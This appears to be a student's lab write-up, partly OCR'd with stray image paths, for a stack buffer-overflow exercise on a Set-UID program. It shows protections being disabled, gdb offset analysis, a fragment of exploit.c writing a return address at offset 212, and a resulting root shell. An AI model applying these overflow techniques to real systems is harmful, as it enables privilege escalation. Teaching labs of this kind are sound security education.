


Task 1




Ubuntu uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult so we disable this feature with the command above.



The compiler uses StackGuard to prevent buffer overflows.So we have to disable this protection during the compilation using the -fno-stack-protector option.



The /bin/sh symbolic link points to the /bin/dash shell. Since stack.c is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes the attack difficult. So we will link /bin/sh to another shell.



When compiling call_shellcode.c, a number of errors show up. The correction is to simply add #include <string.h>.


I changed the buffer size to 200 as per the instructions.

```
Sruthi_Chavali@VM:~/Downloads$ gcc -DBUF_SIZE=200 -o stack -z execstack -fno-stack-protector stack.c
Sruthi_Chavali@VM:~/Downloads$ sudo chown root stack
Sruthi_Chavali@VM:~/Downloads$ sudo chmod 4755 stack
```


After the compilation, we need to make the program a root-owned Set-UID program. We do this by first changing the ownership of the program to root and then change the permission to 4755 to enable the Set-UID bit.

Task 2

For task 2, I realized that I did the entire first bit on a 64 bit and all the gdb addresses were showing up weirdly so I made the switch to a 16.04 32 bit. I did the above tasks but did not take pictures of them as I had already done them.



The key places to look for here are -0xd0 and <strcpy@plt>. The -0xd0 in decimal is -208. So this indicates that the buffer value should start at 208+4 = 212. Secondly, since the buffer is in the strcpy line in the stack.c, a breakpoint should be created there.



Once a breakpoint is created, the ebp is 0xbfffeb48. To make sure this is correct, I did this same procedure with a different breakpoint and received the same ebp.

```
 /* You need to fill the buffer with appropriate
ts here///Sruthi Chavali */
 *(buffer+212) = 0x89;
 *(buffer+213) = 0xec;
 *(buffer+214) = 0xff;
 *(buffer+215) = 0xbf;
 int final = sizeof(buffer) - sizeof(shellcode);
 int i;
 for(i = 0; i < sizeof(shellcode);i++)
                                33,1          6
```

This is the code that I put in exploit.c. The decimal numbers are 208+4 bytes which is 212. So the address to the right of those numbers are the ebp + 141. I choose a number which is far greater than the ebp.

```
it.c
[03/12/21]seed@SruthiChavali:~/BO$ ./exploit
[03/12/21]seed@SruthiChavali:~/BO$ ./stack
Segmentation fault
```

I switched the numbers to 208,209,210,211 and got a segmentation fault. So, I knew that that value was the correct value to add 4 bytes too.

```
[03/12/21]seed@SruthiChavali:~/BO$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24
```